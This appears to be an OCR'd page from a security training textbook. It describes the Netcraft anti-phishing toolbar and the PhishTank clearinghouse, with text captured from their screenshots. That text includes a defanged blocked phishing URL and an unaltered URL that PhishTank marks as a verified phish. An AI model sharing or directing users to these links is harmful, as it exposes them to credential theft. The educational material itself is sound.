
Anti-Phishing Toolbar

- **Netcraft**

  Source: *https://www.netcraft.com*

  The Netcraft anti-phishing community is a giant neighborhood watch scheme, empowering the most alert and most expert members to defend everyone within the community against phishing attacks. The Netcraft Toolbar provides updated information about sites that users visit regularly and blocks dangerous sites. The toolbar provides a wealth of information about popular websites. This information will help to make an informed choice about the integrity of those sites.

  As shown in the screenshot, Netcraft protects individuals and organizations from phishing attacks and fraudsters.



Certfied Hacker
Site report for http://www.certi
Site Blocked - Netcraft Extension
Extension (Net...ft Extension)
moz-extension://71314a84-ff0f-4b32-8fba-38cd9ee9711f/block
NETCRAFT

Suspected Phishing

This page has been blocked by the Netcraft Extension.

Blocked URL: `hxxps://smbc.ctad-co.com/m`

Report mistake
Visit anyway
Rate Netcraft
Copyright © Netcraft Ltd. All rights reserved.


Figure 9.17: Screenshot of Netcraft

- **PhishTank**

  Source: *https://phishtank.com*

  PhishTank is a collaborative clearinghouse for data and information about phishing on the Internet. It provides an open API for developers and researchers to integrate anti-phishing data into their applications.

  As shown in the screenshot, security professionals can use PhishTank to check whether a malicious URL is a phishing site or not.


PhishTank > Details on suspect
https://www.phishtank.com/phish_detail.php?phish_id=7486626
PhishTank is operated by Cisco Talos Intelligence Group.
PhishTank® Out of the Net, into the Tank.
username
Sign In
Register | Forgot Password
Home
Add A Phish
Verify A Phish
Phish Search
Stats
FAQ
Developers
Mailing Lists
My Account
Screenshot of site
View site in frame
View technical details
View site in new window
GoDaddy

Submission #7486626 is currently ONLINE

Submitted Apr 12th 2022 10:11 AM by buaya (Current time: Apr 12th 2022 10:25 AM UTC)

https://cssogrdtedadyrealpasssb.firebaseapp.com/

Verified: Is a phish

